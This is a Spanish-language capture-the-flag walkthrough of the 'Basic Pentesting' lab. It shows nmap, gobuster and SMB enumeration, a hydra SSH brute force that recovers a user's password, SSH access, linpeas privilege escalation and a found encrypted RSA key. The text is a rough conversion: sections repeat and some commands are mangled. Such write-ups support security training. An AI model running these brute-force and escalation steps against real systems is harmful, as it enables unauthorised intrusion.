Basic Pentesting

Primero comenzaremos con un Escaneo de Nmap

```
[sudo] contraseña para kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 16:12 EST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 16:12
Scanning 10.10.108.127 [4 ports]
Completed Ping Scan at 16:12, 0.34s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:12
Completed Parallel DNS resolution of 1 host. at 16:12, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:12
Scanning 10.10.108.127 [65535 ports]
Discovered open port 139/tcp on 10.10.108.127
Discovered open port 445/tcp on 10.10.108.127
Discovered open port 22/tcp on 10.10.108.127
Discovered open port 80/tcp on 10.10.108.127
Increasing send delay for 10.10.108.127 from 0 to 5 due to 2519 out of 8396 dropped probes since last increase.
Increasing send delay for 10.10.108.127 from 5 to 10 due to max_successful_tryno increase to 4

Increasing send delay for 10.10.108.127 from 10 to 20 due to 1095 out of 3648 dropped probes since last increase.


Increasing send delay for 10.10.108.127 from 20 to 40 due to 399 out of 1328 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 40 to 80 due to 872 out of 2905 dropped probes since last increase.
Increasing send delay for 10.10.108.127 from 80 to 160 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.108.127 from 160 to 320 due to 833 out of 2775 dropped probes since last increase. Increasing send delay for 10.10.108.127 from 320 to 640 due to 959 out of 3195 dropped probes since last increase.
Increasing send delay for 10.10.108.127 from 640 to 1000 due to max_successful_tryno increase to 6 Completed SYN Stealth Scan at 16:13, 18.11s elapsed (65535 total ports)
Initiating Service scan at 16:13
Scanning 4 services on 10.10.108.127
Completed Service scan at 16:13, 12.
                                                              12.01s elapsed (4 services on 1 host)
NSE: Script scanning 10.10.108.127.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:13
Completed NSE at 16:13, 1.51s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:13
Completed NSE at 16:13, 1.28s elapsed
Nmap scan report for 10.10.108.127
Host is up, received timestamp-reply ttl 61 (0.34s latency).
Scanned at 2024-01-22 16:12:42 EST for 33s
Not shown: 65531 closed tcp ports (reset)
              VN: 05551 C.S.
STATE SERVICE
                                                 REASON
                                                                              VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
139/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.14 seconds
Raw packets sent: 167370 (7.364MB) | Rcvd: 68593 (2.744MB)
```

luego con un fuzzing de Directorios.

```
-(kali®kali)-[~/Desktop/basic]
sgobuster dir -u 10.10.108.127 -w /usr/share/wordlists/dirb/small.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             http://10.10.108.127
[+] Url:
[+] Method:
[+] Threads:
                             /usr/share/wordlists/dirb/small.txt
[+] Wordlist:
[+] Negative Status codes:
[+] User Agent:
                             gobuster/3.6
[+] Timeout:
                             10s
Starting gobuster in directory enumeration mode
                      (Status: 301) [Size: 320] [→ http://10.10.108.127/development/]
/development
Progress: 959 / 960 (99.90%)
Finished
```

encontramos un directorio llamado Deveploment entramos a revisar y le`imos archivos:



Index of /development

Name Last modified Size Description

Parent Directory

dev.txt 2018-04-23 14:52 483 i.txt 2018-04-23 13:10 235

Apache/2.4.18 (Ubuntu) Server at 10.10.108.127 Port 80

dev.txt

2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. - J

j.txt For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

-K

Enumeramos el servicio SMB

aparecen dos usuarios:

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

luego haremos fuerza bruta con hydra

```
(kali (kali)-[-]

$\frac{1}{5}\text{hydra} = t 4 - l jan - P /\text{usr/share/wordlists/rockyou.txt} \text{ssh:}/\text{10.10.108.127}


Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

.
```

Password armando

```
-(kali⊛kali)-[~]
└─$ ssh jan@10.10.108.127
The authenticity of host '10.10.108.127 (10.10.108.127)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes
Warning: Permanently added '10.10.108.127' (ED25519) to the list of known hosts.
jan@10.10.108.127's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
* Management:
                  https://ubuntu.com/advantage
* Support:
O packages can be updated.
0 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

escalaremos privilegios con linpeas



encontramos un ID_RSA

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75 IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtIZ o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYISPMYv79RC65i6frkDSvxXzbdfX AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAglaX5QfeXMacIQOUWCHATlpVXmN IG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU hWQ|Cdnb/U+dRasu3oxqyk|KU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMI IIWZye4yrLETfc275hzVVYh6FkLqtOfaly0bMqGIrM+eWVoXOrZPBIv8iyNTDdDE 3jRjqbOGIPs01hAWKIRxUPaEr18lcZ+OIY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ LYWIXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7 bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy VqVjsot+CzF7mbWm5nFsTPPIOnndC6|mrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe B0WhqnPtDtVtq3sFdjxp0hqGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0 ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XIWR+4HxbotpJx6RVByEPZ/kViOq3S1 GpwHSRZon320xA4hOPkcG66|DyHIS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK QKIg65glCbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL 4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk oSXIoJc8aZemII5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1liFdsMO4nUnyJ3 z+3XTDtZoUI5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxIKNtI7+jsNTwuPBCNtSFvo19 I9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzal fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9IIaq46LSGpMRahNNXwzozh+/LGFQmGjI I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mIi5ZX76snfJE9suva3ehHP2AeN5hWDMw X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOlri9EZ8XX oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403IJmsx/U3YLauUaVgrHkFoejnx CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731 DwOy3Zfl0l1FL6ag0iVwTrPBl1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeqPD8Otj Vxfx9bkDezp2Ql2yohUeKBDu+7dYU9k5Ng0SQAk7||eokD7/m5i8cFwg/g5VQa8r sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2IL36ZNFacO1V6szMaa8/489apbbjpxhutQNu Eu/IP8xQIxmmpvPsDACMtqA1IpoVI9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q 3QP52kfZzjBt3ciN2AmYv205ENIJvrsacPi3PZRNIJsbGxmxOkVXdvPC5mR/pnIv

wrrVsgJQJoTpFRShHjQ3qSoJ/r/8/D1VCVtD4UsFZ+j1y9kXKLaT/oK491zK8nwG URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMIzOnauC5bKV4i+Yuj7 AGIExXRIJXIwF4G0bsl5vbydM55XInBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVIB4Jn5 phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdI9i2+uNR ogjvVVBVVZIBH+w5YJhYtrlnQ7DMqAyX1YB2pmC+leRgF3yrP9a2kLAaDk9dBQcV ev6cTcfzhBhyVqml1WqwDUZtROTwfl80jo8QDlq+HE0bvCB/o2FxQKYEtgfH4/UC D5qrsHAK15DnhH4IXrlkPlA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPvgj8LG OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHI0hKzi3zZmdrxhql+/WJQ 4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB e5ofsDLulOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFlkkeW1tYWIY7CpfoJSd74VC 3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY -----END RSA PRIVATE KEY-----

preparamos el archivo para poder crackearlo con jhon the ripper previo a descargarlo en nuestra maquina

crackeamos el RSA, le damos privilegios 400 al archivo conectamos por ssh con el ID RSA

buscamos en los directorios.

Escaneo

sudo nmap -sV -vvv -min-rate 10000 -p- -vvv 10.10.108.127

\$\sudo nmap -sV -vvv -min-rate 10000 -p- -vvv 10.10.108.127

[sudo] contraseña para kali:

Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-22 16:12 EST

NSE: Loaded 46 scripts for scanning.

Initiating Ping Scan at 16:12

Scanning 10.10.108.127 [4 ports]

Completed Ping Scan at 16:12, 0.34s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 16:12

Completed Parallel DNS resolution of 1 host. at 16:12, 0.01s elapsed

DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]

Initiating SYN Stealth Scan at 16:12

Scanning 10.10.108.127 [65535 ports]

Discovered open port 139/tcp on 10.10.108.127

Discovered open port 445/tcp on 10.10.108.127

Discovered open port 22/tcp on 10.10.108.127

Discovered open port 80/tcp on 10.10.108.127

Increasing send delay for 10.10.108.127 from 0 to 5 due to 2519 out of 8396 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 5 to 10 due to max successful tryno increase to 4

Increasing send delay for 10.10.108.127 from 10 to 20 due to 1095 out of 3648 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 20 to 40 due to 399 out of 1328 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 40 to 80 due to 872 out of 2905 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 80 to 160 due to max_successful_tryno increase to 5

Increasing send delay for 10.10.108.127 from 160 to 320 due to 833 out of 2775 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 320 to 640 due to 959 out of 3195 dropped probes since last increase.

Increasing send delay for 10.10.108.127 from 640 to 1000 due to max_successful_tryno increase to 6 Completed SYN Stealth Scan at 16:13, 18.11s elapsed (65535 total ports)

Initiating Service scan at 16:13

Scanning 4 services on 10.10.108.127

Completed Service scan at 16:13, 12.01s elapsed (4 services on 1 host)

NSE: Script scanning 10.10.108.127.

NSE: Starting runlevel 1 (of 2) scan.

Initiating NSE at 16:13

Completed NSE at 16:13, 1.51s elapsed

NSE: Starting runlevel 2 (of 2) scan.

Initiating NSE at 16:13

Completed NSE at 16:13, 1.28s elapsed

Nmap scan report for 10.10.108.127

Host is up, received timestamp-reply ttl 61 (0.34s latency).

Scanned at 2024-01-22 16:12:42 EST for 33s

Not shown: 65531 closed tcp ports (reset)

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)

80/tcp open http syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))

139/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 34.14 seconds

Raw packets sent: 167370 (7.364MB) | Rcvd: 68593 (2.744MB)

gobuster

Finished

gobuster dir -u 10.10.108.127 -w /usr/share/wordlists/dirb/small.txt —(kali⊕kali)-[~/Desktop/basic] \$ gobuster dir -u 10.10.108.127 -w /usr/share/wordlists/dirb/small.txt ______ Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) ______ [+] Url: http://10.10.108.127 [+] Method: **GET** [+] Threads: 10 /usr/share/wordlists/dirb/small.txt [+] Wordlist: [+] Negative Status codes: 404 gobuster/3.6 [+] User Agent: [+] Timeout: 10s ______ Starting gobuster in directory enumeration mode ______ /development (Status: 301) [Size: 320] [--> http://10.10.108.127/development/] Progress: 959 / 960 (99.90%)

SMB

enum4linux -a 10.10.108.127 -(kali⊕kali)-[~/Desktop/basic] -\$ gobuster dir -u 10.10.108.127 -w /usr/share/wordlists/dirb/small.txt ______ Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) ______ http://10.10.108.127 [+] Url: [+] Method: GET [+] Threads: 10 [+] Wordlist: /usr/share/wordlists/dirb/small.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Timeout: 10s ______ Starting gobuster in directory enumeration mode ______ /development (Status: 301) [Size: 320] [--> http://10.10.108.127/development/] Progress: 959 / 960 (99.90%) ______ Finished _____ —(kali⊕kali)-[~/Desktop/basic] └─\$ enum4linux -a 10.10.108.127 Starting enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) on Mon Jan 22 16:14:33 2024 Target 10.10.108.127 RID Range 500-550,1000-1050 Username " Password " Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none ========================== (Enumerating Workgroup/Domain on [+] Got domain/workgroup name: WORKGROUP

======== (Nbtstat Information for

```
Looking up status of 10.10.108.127
```

```
BASIC2
           <00> - B <ACTIVE> Workstation Service
           <03> -
<20> -
   BASIC2
                   B <ACTIVE> Messenger Service
                   B <ACTIVE> File Server Service
   BASIC2
   .. MSBROWSE . <01> - <GROUP> B <ACTIVE> Master Browser
   WORKGROUP
             <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
   WORKGROUP
              <1d> -
                      B <ACTIVE> Master Browser
   WORKGROUP
            <1e> - <GROUP> B <ACTIVE> Browser Service Elections
   MAC Address = 00-00-00-00-00
========( Session Check on
[+] Server 10.10.108.127 allows sessions using username ", password
Domain Name:
WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a
workgroup
========( OS information on
[E] Can't get OS info with
smbclient
[+] Got OS info for 10.10.108.127 from
srvinfo:
   BASIC2
          Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-
Ubuntu
               500
   platform_id :
   os version :
              6.1
              0x809a03
   server type :
```

```
Use of uninitialized value $users in print at ./enum4linux.pl line
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.
Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.
Sharename Type Comment
   Anonymous Disk
   IPC$ IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
   Server Comment
   -----
            -----
   Workgroup Master
   -----
   WORKGROUP BASIC2
[+] Attempting to map shares on
10.10.108.127
                     Mapping: OK Listing: OK Writing: N/
//10.10.108.127/Anonymous
[E] Can't understand
response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing
//10.10.108.127/IPC$ Mapping: N/A Listing: N/A Writing: N/A
[+] Attaching to 10.10.108.127 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):
   [+] BASIC2
```

[+] Password Into for Domain: BASIC2
[+] Minimum password length: 5[+] Password history length: None[+] Maximum password age: 37 days 6 hours 21 minutes[+] Password Complexity Flags: 000000
 [+] Domain Refuse Password Change: 0 [+] Domain Password Store Cleartext: 0 [+] Domain Password Lockout Admins: 0 [+] Domain Password No Clear Change: 0 [+] Domain Password No Anon Change: 0 [+] Domain Password Complex: 0
 [+] Minimum password age: None [+] Reset Account Lockout Counter: 30 minutes [+] Locked Account Duration: 30 minutes [+] Account Lockout Threshold: None [+] Forced Log off Time: 37 days 6 hours 21 minutes
[+] Retieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 5
======================================
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:

[+] Builtin

[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
======================================
[I] Found new SID:
S-1-22-1
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[I] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''

```
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
[+] Enumerating users using SID S-1-5-32 and logon username ", password
S-1-5-32-544 BUILTIN\Administrators (Local
Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-22-1 and logon username ", password
S-1-22-1-1000 Unix User\kay (Local
User)
S-1-22-1-1001 Unix User\jan (Local User)
No printers
returned.
```

S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local

enum4linux complete on Mon Jan 22 16:36:52 2024

hydra

hydra -t 4 -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.108.127 Pass. armando

```
(kali@ kali)-[~]

$ hydra -t 4 _l jan -p /usr/share/wordlists/rockyou.txt ssh://10.10.108.127

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-22 16:24:20

[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task

[DATA] attacking ssh://10.10.108.127:22/

[STATUS] 37.00 tries/min, 37 tries in 00:00th, 14344362 to do in 6461:26h, 4 active

[STATUS] 28.00 tries/min, 188 tries in 00:00th, 14344315 to do in 8931:31h, 4 active

[STATUS] 26.93 tries/min, 188 tries in 00:00th, 14344211 to do in 8901:33h, 4 active

[STATUS] 26.93 tries/min, 404 tries in 00:105h, 14343995 to do in 8876:15h, 4 active

[22][ssh] host: 10.10.106.127 login: jan password: armando

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-22 16:54:16

— (kali@ kali)-[~]
```

SSH

ssh jan@10.10.108.127

Linpeas


wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh scp linpeas.sh jan@10.10.108.127:/tmp/

```
(kali@kali)-[~/Desktop/basic]
$ scp linpeas.sh jan@10.10.108.127:/tmp/
jan@10.10.108.127's password:
linpeas.sh
```

chmod +x linpeas.sh

```
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ cd ..
jan@basic2:/home$ ls
jan kay
jan@basic2:/home$ cd /tmp/
jan@basic2:/tmp$ ls
hsperfdata_tomcat9 linpeas.sh systemd-private-1036bf9da4e64e3592ad9bb97b39a62a-systemd-timesyncd.service-OLEpTH
jan@basic2:/tmp$ chmod +x linpeas.sh
jan@basic2:/tmp$ □
```

./linpeas.sh



jan@basic2:/tmp\$./linpeas.sh

/ 	\ \ Do you like PEASS?
	Get the latest version : https://github.com/sponsors/carlospolop
1	Follow on Twitter : @hacktricks_live
	Respect on HTB : SirBroccoli
 	 Thank you!
arlo	linpeas-ng by espolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist

LEGEND:

RED/YELLOW: 95% a PE vector RED: You should take a look to it LightCyan: Users with console

Blue: Users without console & mounted devs

Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)

LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

<u> </u>	Basic information

OS: Linux version 4.4.0-119-generic (buildd@lcy01-amd64-013) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9)) #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 User & Groups: uid=1001(jan) gid=1001(jan) groups=1001(jan) Hostname: basic2 Writable folder: /dev/shm [+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h) [+] /bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h) [+] /bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h) System Information Operative system https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits Linux version 4.4.0-119-generic (buildd@lcy01-amd64-013) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9)) #143-Ubuntu SMP Mon Apr 2 16:08:24 UTC 2018 Distributor ID: Ubuntu Description: Ubuntu 16.04.4 LTS 16.04 Release: Codename: xenial ᆗ Sudo version https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version Sudo version 1.8.16 ∦ PATH https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/ bin 릐 Date & uptime Mon Jan 22 16:51:19 EST 2024 16:51:19 up 40 min, 1 user, load average: 0.28, 0.07, 0.09 ╣ Any sd*/disk* disk in /dev? (limit 20) disk ╣ Unmounted file-system?

```
Lead Check if you can mount umounted
devices
UUID=cdbcec40-cb66-49dd-ad6b-be757c8140cf
                                                                                    0
                                                       ext4 errors=remount-ro
UUID=db3bdca8-5517-4600-b896-e8479e05e44a
                                                                        00
                                                   none swap sw
        Environment
L Any private information inside environment
variables?
HISTFILESIZE=0
MAIL=/var/mail/jan
SSH CLIENT=10.2.92.229 42372 22
USER=jan
SHLVL=1
HOME=/home/jan
OLDPWD=/home
SSH TTY=/dev/pts/0
LOGNAME=jan
=./linpeas.sh
XDG SESSION ID=2
TERM=xterm-256color
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin
XDG RUNTIME DIR=/run/user/1001
LANG=en US.UTF-8
HISTSIZE=0
SHELL=/bin/bash
PWD=/tmp
XDG DATA DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
SSH CONNECTION=10.2.92.229 42372 10.10.108.127 22
HISTFILE=/dev/null
            Searching Signature verification failed in dmesg
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
dmesg Not
Found
             Executing Linux Exploit Suggester
https://gith<u>ub.com/mzet-/linux-exploit-suggester</u>
[+] [CVE-2017-16995]
eBPF verifier
 Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
 Exposure: highly probable
 Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},
[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
 Download URL: <a href="https://www.exploit-db.com/download/45010">https://www.exploit-db.com/download/45010</a>
 Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged bpf disabled != 1
[+] [CVE-2016-5195] dirtycow
 Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
 Exposure: highly probable
 Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-
```

19/50

rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ubuntu=16.04|14.04|12.04]

Download URL: https://www.exploit-db.com/download/40611

